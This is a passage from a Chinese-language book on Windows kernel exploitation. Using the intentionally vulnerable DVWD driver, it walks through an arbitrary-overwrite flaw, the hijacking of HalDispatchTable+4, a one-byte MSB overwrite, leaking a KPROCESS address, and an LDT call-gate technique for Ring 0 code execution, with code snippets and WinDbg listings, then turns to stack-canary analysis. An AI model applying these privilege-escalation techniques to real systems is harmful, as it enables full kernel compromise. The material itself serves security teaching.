虽然这是一个比 SID 列表修改和权限修改技术要简单得多的方法，但是它的使用依然有两个缺点。第一，标记窃取方法是一个相当具有侵略性的方法。它破坏了内核的内部逻辑，因为它能在内核毫不知情的情况下允许更多的进程访问一个共享的资源。此外，虽然对访问标记的操作在进程间共享，但是仍然会对相同的结构产生影响，因此会产生一个或多个内部的不一致，这会在漏洞利用进程退出时产生麻烦，在一些情况下，甚至可能导致内核崩溃。一个更安全的做法是在一个很简短的时间内暂时替换访问标记，主要是在攻击进程创建第二个通道去提升权限（例如，初始化一个系统服务、加载驱动等）的时候。然后再将原来的访问标记恢复。

第二个缺点并不大，主要围绕着这样一个事实：我们容易受修改过的进程的访问标记羁绊。可以另外添加一些代码消除这个缺点；例如，如果需要一个特殊的 SID/ 权限的结合体我们将修改访问标记。在这种情形下，选择 SID 列表修改或者权限修改技术可能更好，因为我们对于以任何方式修改访问标记持谨慎态度。

Windows 漏洞利用实践

到目前为止，我们已经知道如何在得到执行流程以后提升一个进程的权限。本节将讨论如何才能利用在 DVDW 包中的两个定制的漏洞执行控制流：任意的内存损坏和栈缓冲区溢出。

重写任意内存

重写任意内存也叫 write-what-where 漏洞，是最常见的影响 Windows 内核驱动程序的漏洞。这种漏洞主要是由于失败或不正确的使用用户态验证的内核 API。除了这个主要原因，write-what-where 漏洞也可以直接或间接导致一系列缓冲区溢出、逻辑错误和竞态条件。通常，当面对这样一个漏洞时，我们可以重写一个被控制的内存地址的多个字节。这些字节的内容可能被完全控制，或部分控制，甚至不知道。当然，当我们对重写的字节拥有所有权限时，那么这些就不重要了。在其他场景中，利用的情况可能不一样，但是任意内存重写的漏洞总是可能被利用的。

注意　实际上，在很多第三方驱动中可以发现重写任意内存漏洞，不排除一些安全产品如 AVs 、Host IDSs。

在介绍不同的利用向量之前，很有必要先介绍一下存在漏洞的 DVWD 设备 I/O 控制程序。该漏洞的代码划分为两个不同的 I/O 控制程序。前者是用来保存用户态内存缓冲区传递到内核内存（DEVICEIO_DVWD_STORE），而后者是用于检索此数据返回到用户态（DEVICEIO_DVWD_OVERWRITE）。当然，漏洞存在于后面的 I/ O 控制程序中。让我们执行如下代码：

```
typedef struct _ARBITRARY_OVERWRITE_STRUCT
{
   PVOID StorePtr;
   ULONG Size;
} ARBITRARY_OVERWRITE_STRUCT, *PARBITRARY_OVERWRITE_STRUCT;

NTSTATUS TriggerOverwrite(PVOID stream)
{
ARBITRARY_OVERWRITE_STRUCT OverwriteStruct;
NTSTATUS NtStatus = STATUS_SUCCESS;

__try
  RtlZeroMemory(&OverwriteStruct,
                sizeof(ARBITRARY_OVERWRITE_STRUCT);

  ProbeForRead(stream,                                          [1]
               sizeof(ARBITRARY_OVERWRITE_STRUCT),
               TYPE_ALIGNMENT(char));

  RtlCopyMemory(&OverwriteStruct,                               [2]
                stream,
                sizeof(ARBITRARY_OVERWRITE_STRUCT));

  GetSavedData(&OverwriteStruct);                               [3]
}
__except(ExceptionFilter())
{
  NtStatus = GetExceptionCode();
}

   return NtStatus;
}

VOID GetSavedData(PARBITRARY_OVERWRITE_STRUCT OverwriteStruct)
{
   ULONG size = OverwriteStruct->Size;

   if(size > GlobalOverwriteStruct.Size)                        [4]
     size = GlobalOverwriteStruct.Size;

   RtlCopyMemory(OverwriteStruct->StorePtr,                     [5]
                 GlobalOverwriteStruct.StorePtr,
                 size);
}
```

DEVICEIO_DVWD_OVERWRITE 的处理程序 DvwdHandleIoctlOverwrite() 调用函数 TriggerOverwrite()。其独特的参数“PVOID stream”定位由 I/O 控制程序调用的用户态缓存。这个指针定位一个用户态结构体 ARBITRARY_OVERWRITE_STRUCT。结构体是由两部分组成：StorePtr，一个指向数据缓存的指针，以及 Size，数据的大小。代码检查缓冲区是否位于用户区域 [1] 并复制到一个本地内核 OverwriteStruct 结构中 [2]。在复制这个结

构到内核内存中以后，会调用 GetSavedData() 这个方法，这个方法是负责复制之前存储的数据（DEVICEIO_DVWD_STORE）到被 storePtr 指向的用户态缓冲区中。在 [4] 处代码校准实际大小，并且在 [5] 处把缓存区内容复制到用户态的缓冲区中。这一次，代码错过了用户区域指针检查，与在复制 ARBITRARY_OVERWRITE_STRUCT 之前发生的相反。这个函数信任 StorePtr 的值，并复制存储的数据内容到它指的位置。如果用户态程序指向一个错误的地址（如内核地址），GetSavedData() 函数终止重写任何的内核内存。由于能在使用 DEVICEIO_DVWD_STORE 之前存储任意数据，之后我们能用任意被攻击者控制的数据重写任意数量的字节。这个例子可以包含很多场景，例如：我们可以模拟重写任意 4 个字节或者适当调整 DEVICEIO_DVWD_STORE 设备 I/O 控制程序实现 1 字节任意重写。

利用这种漏洞有不同的方式。在下一节将介绍一些技术。重要的是，要注意这些技术只是两种在不同的漏洞利用向量下我们可以劫持重写内核数据后的内核控制路径。前者采用静态内核分配表重写函数指针，而后者目标为动态分配内核结构，相应的地址可以从未授权的用户程序泄漏。

重写内核调度表

内核调度表通常保存函数指针。通常用来在两个或多个层之间增加一个间接的层，例如，用于调用内核系统调用的主系统调用表（KiServiceTable），或者存于内核执行程序中的包含一些 HAL 例程的硬件抽象化层（HAL）调度表。这节介绍如何去重写硬件抽象化层（HAL）调度表来在 Ring 0 执行指令。这个技术最初是由 Ruben Santamarta 发现，并在他的论文“Exploiting Common Flaws in Drivers”[5] 里介绍。之所以选中这个技术，主要原因是：不需要强制回收，且很稳定。在编写本书的时候，它可以很好地运行在 x64 的 Windows 系统上。

首先，硬件抽象化层调度表位于内核核心程序，拥有对应的输出符号，可以用本章“内核信息收集”的方法找到。在得到它的基地址之后，我们需要找到一个不经常被调用的合适的入口。

> **警告** 当在用户态地址中重写一个函数指针时，我们需要查看是否有其他进程执行这个程序地址。当 payload 只存在于当前进程地址空间时，而另一个进程尝试去执行它将可能导致内核崩溃。

硬件抽象化层调度表的第二个入口符合我们的需求。这个入口是被未文档化的系统调用使用（NtQueryIntervalProfile()），且不经常使用。在内部，这个函数调用 KeQueryIntervalProfile()，如下面的代码片段所示：

```
1: kd> u nt!KeQueryIntervalProfile L37
nt!KeQueryIntervalProfile:
809a1af6 8bff          mov     edi,edi
809a1af8 55            push    ebp
809a1af9 8bec          mov     ebp,esp

[ ... ]

809a1b22 50            push    eax
809a1b23 6a0c          push    0Ch
809a1b25 6a01          push    1
```

```
809a1b27 ff157c408980    call    dword ptr [nt!HalDispatchTable+0x4] [1]
809a1b2d 85c0            test    eax,eax
809a1b2f 7c0b            jl      809a1b3c                            [2]
809a1b31 807df800        cmp     byte ptr [ebp-8],0
809a1b35 7405            je      809a1b3c
809a1b37 8b45fc          mov     eax,dword ptr [ebp-4]               [3]
809a1b3a eb02            jmp     809a1b3e
809a1b3c 33c0            xor     eax,eax
809a1b3e c9              leave
809a1b3f c20400          ret     4
```

正如我们所看到的代码片段，这个函数结束的时候，遇到一个间接调用，使用一个存储在 [HalDispatchTable + 4] 的指针（硬件抽象化层调度表的第二个入口）。我们需要做的就是重写这个指针，用需要的 payload 的地址覆盖它。我们只需要注意两件事情：跨程序调用的规定和返回值。因此我们的函数需要符合最初原始函数的调用规则。最后返回一个调用者期望的返回值。基于返回值，代码可以在 [2] 处跳转，在返回之前，将 EAX 寄存器置零。而其他分支在将 EAX 寄存器置零后在 [3] 处跳转，我们可以假设函数可以安全地返回 NULL。

接下来通过最初的函数 HaliQuerySystemInformation() 来探索调用规则：

```
0: kd> dd nt!HalDispatchTable
80894078 00000003 80a79a1e 80a7b9f4 808e7028
80894088 00000000 8081a7a4 808e61d2 808e6a68

[ ... ]

0: kd> u 80a79a1e
hal!HaliQuerySystemInformation:
80a79a1e 8bff            mov     edi,edi
80a79a20 55              push    ebp

[...]
80a79aec 5e              pop     esi
80a79aed 5b              pop     ebx
80a79aee e80d8efeff      call    hal!KeFlushWriteBuffer (80a62900)
80a79af3 c9              leave
80a79af4 c21000          ret     10h
```

这个函数有一个出口，在 LEAVE 指令后调用 RET 10H 指令调整本地栈帧。这意味着，这个函数使用 _stdcall 的调用规则。由于这个规则，被调用的函数清理了栈。在这个例子里，函数在栈里清理了 10H（16）字节，相当于 4 个参数。我们需要写一个函数去封装我们的数据。这个函数将会声明同样的调用规则和相同参数数目：

```
ULONG_PTR __stdcall
     UserShellcodeSIDListPatchUser4Args(DWORD Arg1,
                                        DWORD Arg2,
                                        DWORD Arg3,
                                        DWORD Arg4)
{
   UserShellcodeSIDListPatchUser();
   return 0;
}
```

这样，编译器将生成代码，让栈同步。

注意　当函数在调用返回之前调用，则不需要在栈中使用正确的调用规则。如果发生这种事情，则内核使用栈帧指针编译（如 32 位 Windows Server 2003 内核）并使用 LEAVE 指令检查栈。这种情况下会正确对齐栈，而不会由于不同步的栈帧而导致一些错误。

以一个字节重写的案例

如果我们可以重写 HalDispatchTable 第二个入口中的所有的 4 个字节，就可以很简单地用注入的函数的地址替代实际的地址。但是如果只能修改一个字节，我们应该怎么去做呢？在这个例子中，我们可以一次性地在调用有漏洞的代码路径的地方重写一个字节。但是，如果有漏洞的功能只有一次触发呢？至少在 32 位系统中，答案很明确：重写 MSB（Most Significant Byte，最重要的字节）。如果知道这个字节的值，我们可以在调用函数之前，简单地忽略其他的字节并映射对应的 16MB 用户态地址。这里有一个例子可以阐明这个问题：我们可以使用 Ox01 重写一个字节一次，下面是部分 HalDispatchTable 的内容：

```
0: kd> dd nt!HalDispatchTable
80894078    00000003 80a79a1e 80a7b9f4 808e7028
80894088    00000000 8081a7a4 808e61d2 808e6a68

[ ... ]
```

第二个入口在 0x80A79A1E。如果我们用 0x01 这个值来重写 MSB，最终会变为 0x01A79A1E。即使不知道其他 3 个字节包含的内容，也可以简单地映射 16MB 地址在 0x01000000 ～ 0x02000000 范围作为 RWX(read-write-execute), 存储一系列 NOP 指令最后跳转到我们的函数。

重写内核控制结构

函数指针不是唯一的可以重写的好目标。我们可以重写其他的内核结构来修改用户态到内核态的接口。一个处理用户态到内核态的接口的有趣的方式是修改处理器相关的表。正如第 3 章所述，如果我们可以修改 IDT、GDT 或 LDT，就可以引入一个新的进入内核的途径。这节内容将通过在用户态重定向 LDT 表来展示如何使用 GDT 表自动重写 LDT 描述符。之所以在很多方法中选择这个方法，是因为在这个场景中利用部分受控或不受控的数据修改一个字节，我们可以成功地利用任意重写漏洞。

类似的技术已经使用有一段时间了，一些 rootkit 采用这些技术在本地系统打开文件描述符并悄悄打开内核的大门，避免了不得不按需加载驱动程序。如上面所说的，我们可以利用很多不同的方法，下面介绍的只是其中之一。例如，直接重写 LDT 的方法，是 Jurczyk M 和 Coldwind G[6] 最近介绍的一个方法。

泄漏 KPROCESS 地址

Windows 的许多未文档化的系统调用非常有用。之前介绍的在寻找列举设备驱动程序基地址时使用的：ZwQuerySystemInformation() 方法就是其中的一个。这个函数也可以用

来列举当前运行的进程的 KPROCESS 结构的内核地址。实现 KPROCESS 查询的函数的名称为 FindCurrentEPROCESS()。和平常一样，完整的代码可以在本书配套的网站中找到，网址 www.attackingthecore.com。

这个函数首先对当前进程对象使用 API OpenProcess() 以打开一个新的文件句柄。在打开一个有效的句柄之后，使用 SystemHandleInformation 作为 SYSTEM_INFORMATION_CLASS 的参数调用 ZwQuerySystemInformation() API。这个函数得到所有在系统中打开的句柄。每一个入口是由一个 SYSTEM_HANDLE_INFORMATION_ENTRY 构成的，它的布局如下：

```
typedef struct _SYSTEM_HANDLE_INFORMATION_ENTRY
{
   ULONG ProcessId;
   BYTE ObjectTypeNumber;
   BYTE Flags;
   SHORT Handle;
   PVOID Object;
   ULONG GrantedAccess;

} SYSTEM_HANDLE_INFORMATION_ENTRY,
   *PSYSTEM_HANDLE_INFORMATION_ENTRY;
```

Object 字段包含与得到的句柄有关的动态分配的内核线性地址，保存在 Handle 字段中。这个函数寻找一个具有与当前进程 ID 相同的 ProcessId 字段的条目，而 Handle 字段和刚刚打开的进程句柄相同。最后位于入口的 Object 字段是当前进程 KPROCESS 结构的地址。

注意 由于 KPROCESS 是第一个 EPROCESS 结构内嵌入的字段，KPROCESS 结构的地址与 EPROCESS 结构的地址一致。

从这一点出发，我们可以重写 KPROCESS 结构的任意一个元素（因而 EPROCESS 也是一样），接下来介绍 KPROCESS 结构中一些可以重写的字段：

```
0: kd> dt nt!_kprocess 859b6ce0
   +0x000 Header              : _DISPATCHER_HEADER
   +0x010 ProfileListHead     : _LIST_ENTRY
   +0x018 DirectoryTableBase : [2] 0x3fafe3c0
   +0x020 LdtDescriptor       : _KGDTENTRY
   +0x028 Int21Descriptor     : _KIDTENTRY
   +0x030 IopmOffset          : 0x20ac
   +0x032 Iopl                : 0 ''
   [ ... ]
```

在 KPROCESS 结构的开始，有一些有趣的条目：一个 KGDTENTRY 结构（LdtDescriptor）和一个 KIDTENTRY（Int21Descriptor）。前面一个结构展示了本地进程 LDT 段描述符。这个特殊的系统段入口在每个上下文切换时存储在全局描述符表（GDT），并描述了在内存中当前局部描述符表（LDT 中）的位置和大小。后者代表了第 21 号中断描述符表（IDT）的入口，常被虚拟 DOS 机（NTVDM.exe）用来模仿 vm86（虚拟 8086 模式）进程。这个入口需要模拟原始的 INT 21 号软中断。这个中断用作一个入口来模拟老的 DOS 系统服务程序。重写前面的 GDT 条目

（通过保存的 LDT 段描述符），我们可以重新映射整个 LDT 到用户态内存。在得到 LDT 全部权限之后，可以简单地建立一个中等权限的调用门去运行 Ring 0 的代码。相似，重写第 21 号中断 IDT 条目，我们可以建立一个新的中断陷阱，可以达到同样结果：在 Ring 0 运行任意代码。

接下来，我们将简要介绍一下如何利用前一种漏洞向量来建立一个任意的调用门，重新映射整个 LDT 到用户态内存。一个调用门是一个门描述符，可以在 LDT 中或 GDT 中存储。它提供了一种跳转到一个位于不同权限的不同段的方法。

实现这个利用的主要函数称为 LDTDescOverwrite()。这个获得高度评价的代码可以在 DVWDExploits 包中获得。它首先使用未文档化的 ZwSetInformationProcess() API 建立并初始化一个新的 LDT，有如下原型：

```
typedef enum _PROCESS_INFORMATION_CLASS
{
   ProcessLdtInformation = 10
} PROCESS_INFORMATION_CLASS;

NTSTATUS __stdcall
       ZwSetInformationProcess
                  (HANDLE ProcessHandle,
                   PROCESS_INFORMATION_CLASS ProcessInformationClass,
                   PPROCESS_LDT_INFORMATION ProcessInformation,
                   ULONG ProcessInformationLength);
```

第一个参数必须是一个有效的进程句柄（通过 OpenProcess()API 获得）。第二个参数表示进程信息的类型：ProcessLdtInformation。第三个参数包含指向 PROCESS_LDT_INFORMATION 结构的指针，第四个参数是上述提到的结构的大小。PROCESS_LDT_INFORMATION 具有以下结构：

```
typedef struct _PROCESS_LDT_INFORMATION
{
   ULONG Start;
   ULONG Length;
   LDT_ENTRY LdtEntries[...];
}  PROCESS_LDT_INFORMATION, *PPROCESS_LDT_INFORMATION;
```

start 字段指出 LDT 内的第一个可以得到的描述符。LdtEntries 是一个包含任意个 LDT_ENTRY 结构的数组，Length 是 LdtEntries 数组的大小。一个 LDT_ENTRY 可以识别一个系统段（任务门段）、一个段描述符（数据或代码段描述符）或一个调用 / 任务门。每个 LDT 条目在 32 位架构中是 8 位宽，在 x64 架构中是 16 位宽。

注意　不要混淆 LDT 段描述符（一个特殊的系统段，只能在 GDT 中存储，它标示 LDT 的位置）和其他段 / 门，这些段可以存储在 GDT 和 LDT（但是只能存储在 IDT 的陷入或中断门）。

当然，如我们所想象的，ZwSetInformationProcess() API 能够建立一个所有可能的代码段和数据段的子集，而拒绝建立任何系统段或门描述符。在调用之后，内核分配空间给 LDT，初始化 LDT，安装 LDT 段描述符到当前处理器 GDT。此外，因为每个进程可以拥有自己的 LDT，内核存储 LDT 段描述符到 KPROCESS 内核结构 LdtDescriptor 中，正如上面描述

的。当处理器场景切换，内核检查新的进程是否拥有一个不同的激活的 LDT 段描述符，并在当前处理器 GDT 安装，这些都在把控制权交给进程之前完成。接下来的步骤可以总结如下：

• 建立一个封装好的函数，可以从调用门（使用 FAR RET）返回。

这一步可以写一段简单的汇编代码来完成，以便保存实际的上下文。设置正确的内核段寄存器，调用实际的目标，然后返回调用者，恢复之前的上下文，并返回上一级。下面是一个在 32 位系统中代码运行的例子：

```
0: kd> u 00407090 L9
00407090 60              pushad
00407091 0fa0            push    fs
00407093 66b83000        mov     ax,30h
00407097 8ee0            mov     fs,ax
00407099 b841414141      mov     eax,CShellcode
0040709e ffd0            call    eax
004070a0 0fa1            pop     fs
004070a2 61              popad
004070a3 cb              retf
```

代码保存所有的通用寄存器和 FS 段寄存器。下一步，它载入新的 FS 段，访问当前的 KPCR（Kernel Processor Control Region），并调用内核 payload。最后，在退出之前，代码恢复 FS 段寄存器和通用寄存器，并执行返回上一级来切换到用户态。

• 建立一个地址页对齐的伪造的用户态 LDT。

这个步骤很明确。我们需要映射内存中一个匿名的可写的页对齐的区域以使用 CreateFileMapping()/MapViewOfFile() API 对。

使用一个具有如下特征的调用门（entry 0）填充这个伪造的用户态 LDT：

DPL 必须是 3（可以从用户态访问）；

代码段寄存器必须指向内核代码段；

偏移的地址必须指向我们用户态的 payload。

这个步骤由 PrepareCallGate32() 函数前移，显示如下：

```
VOID PrepareCallGate32(PCALL_GATE32 pGate, PVOID Payload)
{
   ULONG_PTR IPayload = (ULONG_PTR)Payload;

   RtlZeroMemory(pGate, sizeof(CALL_GATE32));
   pGate->Fields.OffsetHigh = (IPayload & 0xFFFF0000) >> 16;
   pGate->Fields.OffsetLow = (IPayload & 0x0000FFFF);
   pGate->Fields.Type = 12;
   pGate->Fields.Param = 0;
   pGate->Fields.Present = 1;
   pGate->Fields.SegmentSelector = 1 << 3;
   pGate->Fields.Dpl = 3;
}
```

这段代码有两个参数：指向调用门描述符的指针（在我们的例子中是伪造的用户态 LDT 中的第一个 LDT_ENTRY）和指向 payload 的指针。type 字段指明段的类型。当然，12 这个值指的是一个调用门描述符。门描述符的 Param 字段表明当调用“门”的时候需要复制到被调用栈中的参数的个数。我们需要注意这个值，当执行返回时需要准确恢复栈的状态。

- 查找 LDT 的描述符，使用之前 FindCurrentEPROCESS() 函数添加正确的偏移到 KPROCESS 结构中。
- 触发漏洞，重写存在 KPROCESS 结构中的 LDT 描述符。

KPROCESS 结构中的 LdtDescriptor 字段位于结构体偏移 0x20 字节处，我们需要重写位于内存中 LDT 的描述符的偏移地址。和对前面的利用向量所做的相似，我们可以重写整个描述符，或者只是 MSB。如果只是重写 MSB，在 16MB 目标空间中，所有范围内的页前面，我们还需要建立许多伪造的 LDT（与我们之前创造的 NOP 一样多）。

- 强制一个进程上下文切换。

因为只在上下文切换之后 LDT 段描述符才会更新，因此我们需要在尝试使用门之前使进程休眠或重新调度。这可以调用一个 API 使进程睡眠 SleepEx()。在下一个重新调度中，内核将建立一个 LDT 段描述符修改的版本，映射 LDT 在用户态中。

- 使用 FAR CALL 触发调用门。

为了进入调用门，我们需要执行一个 FAR CALL 指令。这可以通过一小段的汇编程序来完成。下面一段代码展示了有 FarCall() 功能的代码来运行 FAR CALL。

```
0: kd> u TestJump

[ ... ]

004023be 9a000000000700 call 0007:00000000

[ ... ]
```

如我们所看到的，代码执行一个 CALL 指令，需明确指明一个段寄存器（0x07）和一个偏移（0x00000000），在调用门调用中这些是被忽略的，但这些集成指令格式是必须的。如我们在第 3 章看到的，一个段寄存器由 3 个元素组成，第一个不太重要的位是请求权限级别（RPL），第二个不太重要的位是表指示符（TI）标志，剩下一个是 GDT/LDT 的描述符索引。在这个例子中，段寄存器有一个 RPL，值为 3，一个 TI 标志值为 1，描述符索引值为 0。正如预期的，这个选择器正在访问 LDT（TI=1），而我们感兴趣的是已经建好的 LDT_ENTRY（第一个）有一个索引值为 0。

栈缓冲区溢出

尽管基于栈的缓冲区溢出几乎和任意内存重写没法比，但是这种漏洞还是存在的。因为微软传递的主要内核组件（以及许多第三方驱动）默认采用栈保护机制 canary 的编译器编译，减小了对这种类型的漏洞利用的容易度。不管这种保护怎样，我们都可以看到对基于栈的缓冲区溢出进行一系列利用是可能的。接下来要介绍现存栈 canary 机制实现的分析（基于 32 位

和 64 位的）以及所有的上下文，从而可以绕开这种保护。既然操作系统上的许多漏洞都直接或间接地由不严格的用户态参数检查逻辑引起，那么我们选择在进程上下文中放入敏感代码（IRQL==PASSIVE_LEVEL）直接操作用户态参数（如第三方驱动、系统调用封装等），您可以从 StackOverflow.c 文件中找到这些函数。

下面这些代码显示了 TriggerOverflow() 函数，它可以由 DEVICEIO_DVWD_STACKOVERFLOW I/O 控制代码调用：

```
#define LOCAL_BUFF 64
NTSTATUS TriggerOverflow(UCHAR *stream, UINT32 len)
{
  char buf[LOCAL_BUFF];                                          [1]
  NTSTATUS NtStatus = STATUS_SUCCESS;

  __try
  {
    ProbeForRead(stream, len, TYPE_ALIGNMENT(char));             [2]
    RtlCopyMemory(buf, stream, len);                             [3]
    DbgPrint("[-] Copied: %d bytes, first byte: %c\r\n",         [4]
             len, buf[0]);
  }
  __except(EXCEPTION_EXECUTE_HANDLER)                            [5]
  {
    NtStatus = GetExceptionCode();
    DbgPrint("[!!] Exception Triggered: Handler body: Code: %d\r\n",  [6]
             NtStatus);
  }
  return NtStatus;
}
```

在 [1] 处这个函数固定地分配一个本地 64 字节缓冲区到栈里面，并由 _try 或 _except 代码块包围。正如我们在“用户态到内核态 / 内核态到用户态”那节提到的，可以采用异常处理块，因为内核直接从用户态获取代码。在 [2] 处的 _try 块，函数检查了用户提供的内存缓冲区的地址，用 ProbeForRead() 函数。这个函数只是验证用户态地址，而不会验证实际缓冲区是否仍然存在。在 [3] 处，代码调用了 RtlCopyMemory() 函数（实际上是一个类似 memcpy() 的函数），它将用户缓冲区（由 stream 指针指示）的内容复制到本地栈内核缓冲区（buf）。Len 参数直接从用户态获取，没有被检查。这意味着 DEVICEIO_DVWD_STACKOVERFLOWI/O 的调用控制着 len 参数，它大于 64 时会引起内核栈缓冲区溢出。

了解了这一点后，我们可以开始看看当一个更大的缓冲区被传递时会发生什么，比如一个 128 字节缓冲区。这样尝试后 WinDbg 输出设备的主要内容如下：

```
*** Fatal System Error: 0x000000f7
Break instruction exception - code 80000003 (first chance)
A fatal system error has occurred.
Use !analyze -v to get detailed debugging information.
BugCheck F7, {f67d9d8a, f79a7ec1, 865813e, 0}
Probably caused by : dvwd.sys ( dvwd+14a2 )
```

正如我们在这里看到的，系统出现了致命的错误代码——0x000000F7（十进制是 247），

这是一个 BugCheck 代码。当它监测到一个危险条件的时候，比如内核数据占用，Windows 内核会引起一个 BugCheck。当内核监测到这种条件，它将不会再安全地进行操作。当一个 BugCheck 被监测到由数据占用引起时，内核阻塞它的执行流程以避免发生进一步的危险，因此，挂起了系统（著名的 Blue Screen of Death，BSOD）。最后的信息是缺陷驱动的名字——dvwd.sys——伴随着触发代码的偏移量。

我们可以通过调用！ analyze-v WinDbg 扩展命令来看到更好的视图。这个扩展命令展现了当前异常或 BugCheck。下面的摘要就是这个命令的输出：

```
0: kd> !analyze -v

DRIVER_OVERRAN_STACK_BUFFER (f7)
A driver has overrun a stack-based buffer. This overrun could potentially
allow a malicious user to gain control of this machine.
DESCRIPTION
A driver overran a stack-based buffer (or local variable) in a way that would
have overwritten the function's return address and jumped back to an arbitrary
address when the function returned. This is the classic "buffer overrun"
hacking attack and the system has been brought down to prevent a malicious user
from gaining complete control of it.
Do a kb to get a stack backtrace - the last routine on the stack before the
buffer overrun handlers and bugcheck call is the one that overran its local
variable(s).
Arguments:
Arg1: f67d9d8a, Actual security check cookie from the stack
Arg2: f79a7ec1, Expected security check cookie
Arg3: 0865813e, Complement of the expected security check cookie
Arg4: 00000000, zero
```

如我们从命令行输出看到的，BugCheck 0xF7 对应到 DRIVER_OVERRUN_STACK_BUFFER 代码，正如它的名字所暗示的，它与我们引起的内核栈破坏有关。这种错误确认了 canary 的存在。命令行的输出给出了我们更多关于栈 canary 状态的信息，比如实际的安全 cookie 值和期望值；当然，那些值不匹配，因为 canary 在溢出的时候遭到了污染。

接下来将要看到的是，栈 canary 保护在不同 Windows 版本中稍微有所不同。另外，为绕开这种保护机制，我们在 32 位和 64 位系统中可以用到的前置条件和技术是不同的。在本章剩下的内容中，我们将利用这种栈缓冲区溢出从 32 位和 64 位的视角进行分析，将 Windows Server 2003 SP2 作为我们的 32 位平台和将 Windows Server 2008 R2 作为 64 位平台。我们将从 32 位的情况开始。

Windows Server 2003 32 位方案

为了更好地理解内核栈 canary 保护机制的行为（stack canary behavior），我们需要更深入地了解一下它的实现代码。下面的代码片段描述了 `TriggerOverflow()` 函数开始的汇编代码。这段代码是通过当前的 WDK 从 Windows Server 2003 SP2 32 位系统中编译的。

> **注意**　在写作本书时，WDK 版本号是 7600.16385.0。不同版本的 WDK 可能产生稍微不同的代码。

```
dvwd!TriggerOverflow:
f7773120 6a50          push    50h                                      [1]
f7773122 68581177f7    push    off dvwd!__safe_se_handler_table+0x8     [2]
f7773127 e8d8cfffff    call    dvwd!__SEH_prolog4_GS (f7770104)         [3]
f777312c 8b7508        mov     esi,dword ptr [ebp+8]
f777312f 33db          xor     ebx,ebx

[ ... ]
f7773198               mov     dword ptr [ebp-4], 0FFFFFFFEh
f777319f               mov     eax, ebx
f77731a1               call    dvwd!__SEH_epilog4_GS                    [4]
f77731a6               retn    8                                        [5]
```

这个函数的开始部分简单调用了 __SEH_prolog4_GS()，在 [1] 处将当前栈桢的大小入栈，并且在 [2] 处将存储安全句柄表的数据地址入栈。然后当前栈帧将由定制的函数 __SEH_prolog4_GS() 建立起来，在 [3] 处调用了这个函数。这是一个特殊的汇编代码编写的函数，它被当做一个辅助例程用来建立调用者的异常处理模块以及栈 canary。在这个函数的结尾，（在 [5] 处）函数返回之前，函数在 [4] 处调用了 __SEH_epilog4_ GS()。这个函数获取当前栈内的安全 cookie 并且调用了 __security_check_cookie() 函数，这个函数比较当前的安全 cookie 和存储在驱动程序的 .data 段的主安全 cookie（它是由 __security_cookie 符号来鉴别的，最初是在函数开始阶段被 __SEH_ prolog4_GS() 函数用来在栈帧中建立当前 cookie 的）。如果这个 cookie 和主 cookie 不匹配，函数就要调用 __report_gs_failure() 函数，它随后调用 KeBugCheckEx() 内核函数，将 bug 检查代码 (F7H-DRIVER_OVERRAN_STACK_BUFFER)，实际破坏的 cookie，以及主 cookie 当做参数传进去，然后使用我们之前分析的系统 error 去冻结这个部分。

提示 虽然结构化的异常处理模块是根据 GS cookie 创建的，这两个元素却是完全不同的。__SEH_prolog4_GS() 函数只保存可能的 SHE 初始代码中的一个；例如，__SEH_prolog4() 函数（没有 GS 扩展）在那些包括异常处理模块却未实现栈 canary 保护机制的栈帧中使用。此外，有一个特殊情况是初始化栈 canary 而不创建 SEH 异常模块（例如，在编译器发现代码需要栈 canary 的保护但是源代码中不存在异常处理代码的地方）。

图 6.6 显示了 __SEH_prolog4_GS() 函数创建的函数栈帧。

```
dvwd!__SEH_prolog4_GS:
f7770104 68600177f7          push    offset svwd!_except_handler4        [1]
f7770109 64ff3500000000      push    dword ptr fs:[0]                    [2]
f7770110 8b442410            mov     eax,dword ptr [esp+10h]
f7770114 896c2410            mov     dword ptr [esp+10h],ebp
f7770118 8d6c2410            lea     ebp,[esp+10h]
f777011c 2be0                sub     esp,eax                             [3]
f777011e 53                  push    ebx
f777011f 56                  push    esi
f7770120 57                  push    edi
f7770121 a1902077f7          mov     eax,dword ptr [dvwd!__security_cookie] [4]
f7770126 3145fc              xor     dword ptr [ebp-4],eax               [5]
f7770129 33c5                xor     eax,ebp                             [6]
```

```
f777012b 8945e4          mov     dword ptr [ebp-1Ch],eax          [7]
f777012e 50              push    eax
f777012f 8965e8          mov     dword ptr [ebp-18h],esp          [8]
f7770132 ff75f8          push    dword ptr [ebp-8]
f7770135 8b45fc          mov     eax,dword ptr [ebp-4]
f7770138 c745fcfeffffff  mov     dword ptr [ebp-4],0FFFFFFFEh
f777013f 8945f8          mov     dword ptr [ebp-8],eax
f7770142 8d45f0          lea     eax,[ebp-10h]
f7770145 64a300000000    mov     dword ptr fs:[00000000h],eax     [9]
f777014b c3              ret
```

